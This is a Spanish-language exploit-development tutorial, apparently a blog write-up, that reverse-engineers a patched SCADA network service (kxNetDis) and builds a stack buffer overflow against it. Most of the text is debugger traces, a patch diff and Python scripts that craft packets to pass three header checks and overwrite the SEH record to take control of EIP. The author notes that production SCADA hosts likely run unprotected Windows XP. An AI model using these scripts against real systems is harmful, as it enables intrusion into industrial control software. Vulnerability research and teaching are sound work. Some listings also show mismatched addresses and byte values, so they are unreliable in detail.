008F58D1 0F85 D2030000 CMP DWORD PTR SS:[ESP+54],4D2
008F58D9 837C24 58 7B JNZ kxNetDis.008F5CB1
008F58E2 0F85 C7030000 CMP DWORD PTR SS:[ESP+58],7B
008F58E4 8B4424 5C MOV EAX,DWORD PTR SS:[ESP+5C]
008F58E8 8D48 4C LEA ECX,DWORD PTR DS:[EAX+4C]
008F58F1 39C24 0C090000 CMP DWORD PTR SS:[ESP+9C],ECX
008F58F8 0F82 B3030000 JB kxNetDis.008F5CB1
008F58FE 8D7424 18 LEA ESI,DWORD PTR SS:[ESP+18]
008F5902 894424 28 MOV DWORD PTR SS:[ESP+28],EAX
008F5906 C74424 5C 00000000 MOV DWORD PTR SS:[ESP+5C],0
008F590E E8 4D150000 CALL kxNetDis.008F6E60
008F5913 8B50 04 MOV EDX,DWORD PTR DS:[EAX+4]
008F5916 8B7A 04 MOV EDI,DWORD PTR DS:[EDX+4]
008F5919 B8 4C000000 MOV EAX,4C
008F591E 8D4C24 54 LEA ECX,DWORD PTR SS:[ESP+54]
008F5922 E8 C9F5FFFF CALL kxNetDis.008F4EF0
008F5927 33C0 XOR EAX,EAX
008F5929 68 FE070000 PUSH 7FE
008F592E 50 PUSH EAX
008F592F 8D8C24 FE000000 LEA ECX,DWORD PTR SS:[ESP+FE]
008F5936 51 PUSH ECX
008F5937 66:898424 00010000 MOV WORD PTR SS:[ESP+100],AX
008F593F E8 FC330000 CALL <JMP.&MSUCR90.memset>
008F5944 8B5424 2C MOV EDX,DWORD PTR SS:[ESP+2C]
008F5948 83C4 0C ADD ESP,0C
008F594C 52 PUSH EDX
008F594D E8 0F150000 CALL kxNetDis.008F6E60
008F5951 8B40 04 MOV EAX,DWORD PTR DS:[EAX+4]
008F5954 05 A4000000 ADD EAX,0A4
008F5959 50 PUSH EAX
008F595A 8D8C24 FC000000 LEA ECX,DWORD PTR SS:[ESP+FC]
008F5961 51 PUSH ECX
008F5962 E8 E5330000 CALL <JMP.&MSUCR90.memcpy>
008F5967 8B44 0C MOV EAX,DWORD PTR DS:[EAX+4]

```

Annotations on the right side of the debugger output:

- COMPARACION 1 (points to 008F58D1)
- COMPARACION 2 (points to 008F58D9)
- COMPARACION 3 (points to 008F58F1)
- n = 7FE (2046.)  
o => 00
- s
- memset
- src
- dest
- memcpy

Ya que las 3 comparaciones se hacen en referencia a ESP, vamos a ver la pila en ese instante, para ver con qué valores se está comparando:

```

$ ==> 01CDF618 EB403B64 d:00
$+4 01CDF61C 00000001 0...
$+8 01CDF620 010F41D8 iA*0
$+C 01CDF624 01C0FF3C < =0
$+10 01CDF628 00000001 0...
$+14 01CDF62C 00000000 ...
$+18 01CDF630 010F68D8 ih*0
$+1C 01CDF634 010F7E28 (~*0
$+20 01CDF638 7C9261CE ifaE!
$+24 01CDF63C 00000000 ...
$+28 01CDF640 010F4218 tB*0
$+2C 01CDF644 000000A3 u...
$+30 01CDF648 010F69B0 i*0
$+34 01CDF64C 010F4238 8B*0
$+38 01CDF650 00000000 ...
$+3C 01CDF654 00251FC0 L%?
$+40 01CDF658 01080000 ...
$+44 01CDF65C 01CDF614 01CDF614
$+48 01CDF660 00000000 ...
$+4C 01CDF664 01CDF6D0 $=0
$+50 01CDF668 7C91E920 0...
$+54 01CDF66C 41414141 AAAA
$+58 01CDF670 41414141 AAAA
$+5C 01CDF674 41414141 AAAA
$+60 01CDF678 41414141 AAAA
$+64 01CDF67C 41414141 AAAA
$+68 01CDF680 41414141 AAAA
$+6C 01CDF684 41414141 AAAA
$+70 01CDF688 41414141 AAAA
$+74 01CDF68C 41414141 AAAA
$+78 01CDF690 41414141 AAAA
$+7C 01CDF694 41414141 AAAA
$+80 01CDF698 41414141 AAAA
$+84 01CDF69C 41414141 AAAA
$+88 01CDF6A0 41414141 AAAA
$+8C 01CDF6A4 41414141 AAAA
$+90 01CDF6A8 41414141 AAAA
$+94 01CDF6AC 41414141 AAAA
$+98 01CDF6B0 41414141 AAAA
$+9C 01CDF6B4 41414141 AAAA
$+A0 01CDF6B8 01CDF708 0...
$+A4 01CDF6BC 7C80E4A4 %C!
$+A8 01CDF6C0 00000001 0...
$+AC 01CDF6C4 7C800000 0...

```

Y en la última comparación:

```

$+8F0 01C0FF08 0000007B C...
$+8F4 01C0FF0C EB403B54 T:00
$+8F8 01C0FF10 01C0FF64 d=0
$+8FC 01C0FF14 008F918E AaA.
$+900 01C0FF18 00000000 ...
$+904 01C0FF1C 008F519C EA.
$+908 01C0FF20 00000001 0...
$+90C 01C0FF24 0000007B C...
$+910 01C0FF28 00000078 x+...

```

0x7B son exactamente el número de Aes que he enviado.

Está claro que las comparaciones tienen que ver con los datos que enviamos, pero no sabemos concretamente que offsets son los que utiliza ya que nuestro paquete es igual. Para poder identificar el inicio de nuestros datos, vamos a volver a enviar un paquete con diferentes valores, pero claramente identificables:

AAAABBBBCCCCDDDEEEE ... XXXXYYYYZZZZ

Y vamos a ver cómo queda la pila. Para esto, basta con ejecutar otra vez netcat y escribir una cadena similar, o hacer un script para automatizar la conexión al puerto y el envío de la cadena. Obviamente vamos a optar por el script, ya que será la primera versión de nuestro exploit final. El código de esta simple prueba sería:

Tras ejecutar este script, llegamos al mismo punto, justo después del inline *memcpy* (008F58D1), y la pila queda así:

Con esta información vamos a ver qué datos hay que introducir para cumplir las comprobaciones y hacer que el flujo llegue al Basic Block objetivo.

- Por lo que:



[ESP+54] = 41414141 (AAAA)

Como [ESP+54] Es el offset 0 de nuestro paquete. Lo sabemos porque son AAAA. Significa que los primeros 4 bytes de nuestro paquete debe ser:

Offset 0: D2040000 (Little Endian)

- **Comparación 2:**

008F58DF CMP DWORD PTR SS:[ESP+58],7B

008F58E4 JNZ kxNetDis.008F5CB1

[ESP+58] = 42424242 (BBBB)

Como [ESP+58] Es el offset 4 de nuestro paquete. Significa que los siguientes 4 bytes de nuestro paquete debe ser:

Offset 4: 7B000000 (Little Endian)

- **Comparación 3:**

Vamos a mostrar el valor de la pila en este punto, que no aparecía en la imagen anterior:

0x68 es justamente la longitud del paquete enviado. Y si vamos con F8 hasta esa comparación, vemos que:

[ESP+5C] = 43434343 Offset 8 de nuestro paquete

ECX = EAX-4C = 4343438F

Para llegar a nuestro Basic Block, este salto no se debe de cumplir, por lo que 0x68 >= Offset 8 + 0x4C. Es decir

Offset 8: len(paquete) - 0x4C

Con todo esto ya podemos hacer una segunda versión del script para llegar al Basic Block objetivo:



```
#!/usr/bin/env python
import socket
import struct

HOST = '192.168.1.150'
PORT = 12401

DATA = '\x02\x04\x00\x00' # COMPARACION 1: 008F58D1 CMP DWORD PTR SS:[ESP+54],4D2
DATA += '\x7B\x00\x00\x00' # COMPARACION 2: 008F58DF CMP DWORD PTR SS:[ESP+58],7B
DATA += 'B'*0x1000 # Padding

# COMPARACION 3: 008F58EA MOV EAX, DWORD PTR SS:[ESP+5C] <----- EAX = [ESP+5C] = DWORD del Offset 8 del paquete enviado
#               008F58EE LEA ECX, DWORD PTR DS:[EAX+4C] <----- ECX = (DWORD del Offset 8) + 0x4C
#               008F58F1 CMP DWORD PTR SS:[ESP+90C],ECX <----- [ESP+90C] Contiene la longitud total del paquete enviado
#               008F58F8 JB kxNetDis.008F5CB1 <----- Salta si [ESP+90C] < ECX
# Recordar que al BB objetivo se llega si este salto condicional no se cumple, por lo que queremos que:
# [ESP+90C] >= ECX
# Es decir:
# len(paquete) >= (DWORD del Offset 8) + 0x4C
# Por lo que:
# DWORD del Offset 8 = len(paquete) - 0x4C
DATA = DATA[:8] + struct.pack("<L", len(DATA)-0x4C) + DATA[12:] # Len en Little Endian

# Enviamos el paquete completo
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.send(DATA)
s.close()
```

Tras ejecutar este nuevo script, llegamos al mismo punto, justo después del inline *memcpy* (008F58D1), y vemos como se cumplen las comprobaciones:

The first screenshot shows the assembly code for the Basic Block starting at 008F58CF. The instruction at 008F58D1 is `CMP DWORD PTR SS:[ESP+54],4D2`, which is highlighted with a red box. The stack at address 01C0F66C is shown as `Stack SS:[01C0F66C]=000004D2`, also highlighted with a red box.

The second screenshot shows the assembly code for the Basic Block starting at 008F58CF. The instruction at 008F58DF is `CMP DWORD PTR SS:[ESP+58],7B`, which is highlighted with a red box. The stack at address 01C0F670 is shown as `Stack SS:[01C0F670]=0000007B`, also highlighted with a red box.

The third screenshot shows the assembly code for the Basic Block starting at 008F58CF. The instruction at 008F58F1 is `CMP DWORD PTR SS:[ESP+90C],ECX`, which is highlighted with a red box. The stack at address 01C0FF24 is shown as `Stack SS:[01C0FF24]=00001008`, also highlighted with a red box.

Perfecto, ya estamos en el Basic Block objetivo (008F58FE) ;D

Ahora vamos a ver qué cambios han realizado en este Basic Block:

10005780 sub\_10005780  
primary

```

10005780 sub_10005780
100058FE lea esi, ss:[esp+var_BEC]
10005902 mov ss:[esp+Size], eax
10005906 mov ss:[esp+var_BAC], 0
1000590E call sub_10006E60
10005913 mov edx, ds:[eax+4]
10005916 mov edi, ds:[edx+4]
10005919 mov eax, 0x4C
1000591E lea ecx, ss:[esp+buf]
10005922 call sub_10004EF0
10005927 xor eax, eax
10005929 push 0x7FE
1000592E push eax
1000592F lea ecx, ss:[esp+var_80E]
10005936 push ecx
10005937 mov b2 ss:[esp+var_810], b2 ax
1000593F call memset
10005944 mov edx, ss:[esp+Size]
10005948 add esp, 0xC
1000594B push edx
1000594C call sub_10006E60
10005951 mov eax, ds:[eax+4]
10005954 add eax, 0xA4
10005959 push eax
1000595A lea ecx, ss:[esp+var_810]
10005961 push ecx
10005962 call memcpy
10005967 add esp, 0xC
1000596A lea edx, ss:[esp+var_810]

```

sub\_10005190 10005190  
secondary

```

10005190 sub_10005190
100052F1 mov ss:[esp+MaxCount], eax
100052F5 mov ss:[esp+var_BAC], 0
100052FD call sub_10006E60
10005302 mov edx, ds:[eax+4]
10005305 mov edi, ds:[edx+4]
10005308 mov eax, 0x4C
1000530D lea ecx, ss:[esp+buf]
10005311 call sub_10004E80
10005316 xor eax, eax
10005318 push 0x7FE
1000531D push eax
1000531E lea ecx, ss:[esp+var_812]
10005325 push ecx
10005326 mov b2 ss:[esp+var_814], b2 ax
1000532E call memset
10005333 mov edx, ss:[esp+MaxCount]
10005337 add esp, 0xC
1000533A push edx
1000533B call sub_10006E60
10005340 mov eax, ds:[eax+4]
10005343 add eax, 0xA4
10005348 push eax
10005349 lea ecx, ss:[esp+var_814]
10005350 push 0x800
10005355 push ecx
10005356 call ds:[memcpy_s]
1000535C add esp, 0x10
1000535F lea edx, ss:[esp+var_814]

```

Como se puede observar, básicamente lo que cambia hasta este punto del BB es el uso de *memcpy\_s*, en lugar de *memcpy*. En este punto en el debugger se puede ver lo siguiente:

```

008F58F1 . CMP DWORD PTR SS:[ESP+90C],ECX
008F58F8 . JB kxNetDis.008F5CB1
008F58FE . LEA ESI,DWORD PTR SS:[ESP+18]
008F5902 . MOV DWORD PTR SS:[ESP+20],EAX
008F5906 . MOV DWORD PTR SS:[ESP+5C],0
008F590E . CALL kxNetDis.008F6E60
008F5913 . MOV EDX,DWORD PTR DS:[EAX+4]
008F5916 . MOV EDI,DWORD PTR DS:[EDX+4]
008F5919 . MOV EAX,4C
008F591E . LEA ECX,DWORD PTR SS:[ESP+54]
008F5922 . CALL kxNetDis.008F4EF0
008F5927 . XOR EAX,EAX
008F5929 . PUSH 7FE
008F592E . PUSH EAX
008F592F . LEA ECX,DWORD PTR SS:[ESP+FE]
008F5936 . PUSH ECX
008F5937 . MOV WORD PTR SS:[ESP+100],AX
008F593F . CALL <JMP.&MSUCR90.memset>
008F5944 . MOV EDX,DWORD PTR SS:[ESP+2C]
008F5948 . ADD ESP,0C
008F594B . PUSH EDX
008F594C . CALL kxNetDis.008F6E60
008F5951 . MOV EAX,DWORD PTR DS:[EAX+4]
008F5954 . ADD EAX,0A4
008F5959 . PUSH EAX
008F595A . LEA ECX,DWORD PTR SS:[ESP+FC]
008F5961 . PUSH ECX
008F5962 . CALL <JMP.&MSUCR90 memcpy>
008F5967 . ADD ESP,0C
008F5969 . LEA EDX,DWORD PTR SS:[ESP+E4]

```

Stack address=01CDF630  
ESI=017121AC, (ASCII "BB")

COMPARACION 3

n = 7FE (2046.)  
c = > 00  
s

memset

src  
dest  
memcpy


Aquí se puede ver como se inicializa a '\x00' con *memset* una zona de memoria [ESP+FE] y luego se lleva a cabo el *memcpy*. Para quien no lo vea claro, puede verse su Pseudocódigo:

```

if ( v8 == 0x4D2 && v63 == 0x7B && a3 >= v64 + 0x4C )
{
    Size = v64;
    v64 = 0;
    sub_10006E60();
    sub_10004EF0(buf);
    v70 = 0;
    memset(v71, 0, 0x7FEu);
    v10 = Size;
    v11 = sub_10006E60();
    memcpy(&v70, (const void *)((_DWORD *) (v11 + 4) + 164), v10);
}

```

Aquí queda claro que se van a copiar un número de bytes determinado por v10 en el buffer v70, cuyo origen es un desplazamiento de la variable v11. Vamos, que mejor lo vemos en dinámico con el debugger:




En la pila se pueden ver los argumentos de *memcpy*:

**dest** = Dirección de la pila, localizado debajo de la que se muestra en la imagen (cuadro inferior derecho). Anteriormente inicializado a 'x00' por *memset*.

**src** = Dirección de memoria mostrada en la ventana de Dump (inferior izquierda)

**n** = Valor proporcionado por el usuario en el offset 8 del paquete enviado.

Si ejecutamos el *memcpy* con F8, vemos como se produce una excepción:



Como se puede observar, la función *memcpy* va copiando bytes, hasta llegar al límite de la sección de la pila (01CDDFFF, como se puede ver en la ventana de pila, inferior derecha, ya que tras esta dirección, no hay mas líneas) Este límite es concretamente [ESP+8F0] como se puede ver en la pila, ya que si recordáis, el desplazamiento lo teníamos apuntando a ESP.

En este punto, si pulsamos Shift+F9 como indica en la barra de estado en la parte inferior, vemos como el programa intenta procesar la excepción y para ello va a la pila a consultar el SEH (Structure Exception Handler) que está también sobrescrito, por lo que sucede la siguiente excepción:

The screenshot shows a debugger window with the following components:

- Registers (FPU) window:**
  - EAX: 00000000
  - ECX: 42424242
  - EDX: 7C9132BC ntdll.7C9132BC
  - EBX: 00000000
  - ESP: 01CDF1CC
  - EBP: 01CDF1EC
  - ESI: 00000000
  - EDI: 00000000
  - EIP: 42424242** (highlighted with a red box)
- Stack window:**
  - Address: 00408000 to 00408058
  - Hex dump: F4 52 40 00 00 00 00 00, 2E 3F 41 56 74 73 70 65, 5F 69 6E 6F 40 40 00, F7 55 0F 52 08 AA F0, FF FF FF FF FF FF FF, FE FF FF 01 00 00 00, F4 52 40 00 00 00 00 00, 2E 3F 41 56 43 4E 54 53, 65 72 69 63 65 40 40, 00 00 00 F4 53 40 00, 00 00 00 2E 3F 41 56, 43 41 45 53 65 72 76 65
  - ASCII: "IRE.....", ".?AUtype", ".info00.", "+U\*RM-", "0...", "IRE.....", ".?AUCNTS", "ervice00", "....?AU", "CPServe"
- Status bar:**
  - [13:15:29] **Access violation when executing [42424242]** (highlighted with a red box)
  - use Shift+F7/F8/F9 to pass exception t

**BINGO!! ;D**

Ya tenemos nuestra prueba de concepto para desbordar el buffer de la versión vulnerable.


## Explotación

Espero que el análisis del fallo no haya sido demasiado pesado, pero de esta forma pretendo conseguir que todo el que no afronta este tipo de retos, no sea por falta de información, destreza o dudas en general. Vamos que el que no lo hace, es porque no quiere, jejeje.

Bueno, vamos ahora a la parte de la explotación, para ello lo primero y más importante es analizar un poco como quedan los registros para ver de qué forma nos pueden ayudar a la hora de ejecutar código.

La ejecución de código depende de muchas cosas, protecciones del sistema operativo (Stack Canary, DEP, SafeSEH, ASLR, ...), espacio para nuestra shellcode, etc...

En la imagen anterior, que vuelvo a poner aquí:




```
Registers (FPU)
EAX 00000000
ECX 42424242
EDX 7C9132BC ntdll.7C9132BC
EBX 00000000
ESP 01CDF1CC
EBP 01CDF1EC
ESI 00000000
EDI 00000000
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDA000(FFF)

Address Hex dump ASCII
00408000 F4 52 40 00 00 00 00 00 RRR....
00408008 2E 3F 41 56 74 73 70 65 .?AVtype
00408010 5F 69 6E 66 6F 40 40 00 -info00
00408018 0D F7 55 0F 52 00 AA F0 +-U&R-
00408020 FF FF FF FF FF FF FF FF
00408028 FE FF FF FF 01 00 00 00 0...
00408030 F4 52 40 00 00 00 00 00 RRR....
00408038 2E 3F 41 56 43 4E 54 53 .?AVCNTS
00408040 65 72 76 69 63 65 40 40 service00
00408048 00 00 00 00 F4 53 40 00 ....RRR
00408050 00 00 00 00 2E 3F 41 56 ....?AV
00408058 43 41 45 53 65 72 76 65 C&FServe

[13:15:29] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception t
```

Vemos como ECX contiene 42424242, esto quiere decir que podemos controlar el valor de este registro. Esto nos resultará útil, para hacer saltos del tipo JMP ECX, o cosas así. Más adelante veremos que no nos sirve, pero está bien entrenar el ojo en estas cosas al producirse el crash. También vemos como EBP y ESP apuntan a la pila, bastante más arriba de nuestra cadena, pero si vemos en el entorno de ESP y EBP, vemos que hay direcciones que apuntan a nuestra cadena:



```
Registers (FPU)
EAX 00000000
ECX 42424242
EDX 7C9132BC ntdll.7C9132BC
EBX 00000000
ESP 01CDF1CC
EBP 01CDF1EC
ESI 00000000
EDI 00000000
EIP 42424242

$-540 01CDF1CC 7C9132A8 j2a: RETURN to ntdll.7C9132A8
$-53C 01CDF104 01CDF10 j=0 ASCII "BBBBBBBBBBBBBBBBBBBB"
$-534 01CDF10C 01CDF10 j=0
$-530 01CDF1DC 01CDF288 j=0
$-52C 01CDF1E0 01CDF10 j=0 Pointer to next SEH record
$-528 01CDF1F4 01CDF10 j=0
$-524 01CDF1E8 01CDF10 j=0 ASCII "BBBBBBBBBBBBBBBBBBBB"
$-520 01CDF1F0 01CDF10 j=0
$-51C 01CDF1F0 7C91327A j2a: RETURN to ntdll.7C91327A fro
```

Tal y como se puede ver en esta imagen, la dirección 01CDF10 apunta a nuestros datos. Por lo que, tanto en [ESP+8] como en [EBP-4] está almacenada la dirección de nuestros datos.

Con esta información, ya tenemos con lo que poder empezar, pero vamos a ir un poco más despacio y desde el principio. Ya que todas estas pruebas las he realizado sobre un Windows XP SP2, dónde por defecto hay menos protecciones activadas, la explotación será más sencilla de lo que sería en un sistema con todas las protecciones activadas. Ya que este tutorial ya es demasiado extenso y hay mucho escrito sobre evadir sistemas de protección, no quiero adentrar demasiado en este tema.

Lo cierto es que tratándose de un programa de SCADA, seguramente lo que haya en producción susceptible de ser atacado, seguramente estén funcionando sobre un Windows XP como este ;D

## Exploit – Reproducción del crash

Para explotarlo vamos a determinar en qué offset exactamente debemos de poner la dirección del inicio de nuestra shellcode. Por ahora simplemente nuestra cadena de 'B's. Con *msfpattern* o *mona* es trivial realizar esto, ya que basta con introducir la cadena que nos crea y cuando salta la excepción, simplemente le indicamos la dirección que nos muestra, o analiza con *mona* y este nos indica el offset. Pero como aquí estamos para aprender, he "implementado" en tan solo 2 líneas de código esta funcionalidad. En nuestro caso es fácil porque podemos meter \x00 y de esta forma podemos meter directamente el offset. Para el que no lo entienda, aquí va el exploit modificado.

```
#!/usr/bin/env python
import socket
import struct

HOST = '192.168.1.150'
PORT = 12401

header = '\xd2\x04\x00\x00' # COMPARACION 1: 008F58D1 CMP DWORD PTR SS:[ESP+54],4D2
header += '\x7B\x00\x00\x00' # COMPARACION 2: 008F58DF CMP DWORD PTR SS:[ESP+58],7B

# Padding pintado para calcular los offset al producirse la excepcion. msfpattern
padding = ''
for i in range(0,0x1000,4):
    padding += struct.pack("<L", i)


# COMPARACION 3: 008F58EA MOV EAX, DWORD PTR SS:[ESP+5C] <----- EAX = [ESP+5C] = DWORD del Offset 8 del paquete enviado
# 008F58EE LEA ECX, DWORD PTR DS:[EAX+4C] <----- ECX = (DWORD del Offset 8) + 0x4C
# 008F58F1 CMP DWORD PTR SS:[ESP+90C],ECX <----- [ESP+90C] Contiene la longitud total del paquete enviado
# 008F58F8 JB KxNetDis.008F5CB1 <----- Salta si [ESP+90C] < ECX
# Recordar que al BB objetivo se llega si este salto condicional no se cumple, por lo que queremos que:
# [ESP+90C] >= ECX
# Es decir:
# len(paquete) >= (DWORD del Offset 8) + 0x4C
# Por lo que:
# DWORD del Offset 8 = len(paquete) - 0x4C

DATA = header + 'CCCC' + padding
DATA = DATA[:8] + struct.pack("<L", len(DATA)-0x4C) + DATA[12:] # Len en Little Endian

# Enviamos el paquete completo
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.send(DATA)
s.close()
```

Las 'CCCC' simplemente están para hacer hueco al Length calculado, que por claridad lo insertamos al final, tras calcular el length total. Pero más adelante lo calcularemos previamente y simplemente concatenaremos el resto de porciones del paquete.


Tras ejecutar el exploit, salta la primera excepción, le damos a Shift+F9 y cuando salta la siguiente excepción, vemos esto:



Como se puede ver en la pila, están los valores creados (00000900, 00000904...00000930) y la excepción salta en 00000848. Este es el offset del padding (que no del paquete) dónde hay que colocar la dirección de memoria del inicio de la shellcode. Con esta información, modificamos de esta forma el exploit, para provocar que ejecute el código de la dirección (41414141) 'AAAA':

```
DATA = header + 'CCCC' + padding
DATA = DATA[:8] + struct.pack("<L", len(DATA)-0x4C) + DATA[12:] # Len en Little Endian
# Introducimos la dirección de la shellcode en el offset 0x848 del padding, no del paquete, por lo que hay que sumar 12 de la cabecera
offsetEIP = 0x4*3 + 0x848
DATA = DATA[:offsetEIP] + 'AAAA' + DATA[offsetEIP+4:] # Address to shellcode
```

A la variable *OffsetEIP* debe de sumarse la longitud del *header*, que son 4 DWORDs. Y tras ejecutarlo, vemos que efectivamente salta a la dirección 41414141:



Con esto ya solo nos queda introducir la shellcode e introducir una dirección correcta para que salte a ella.

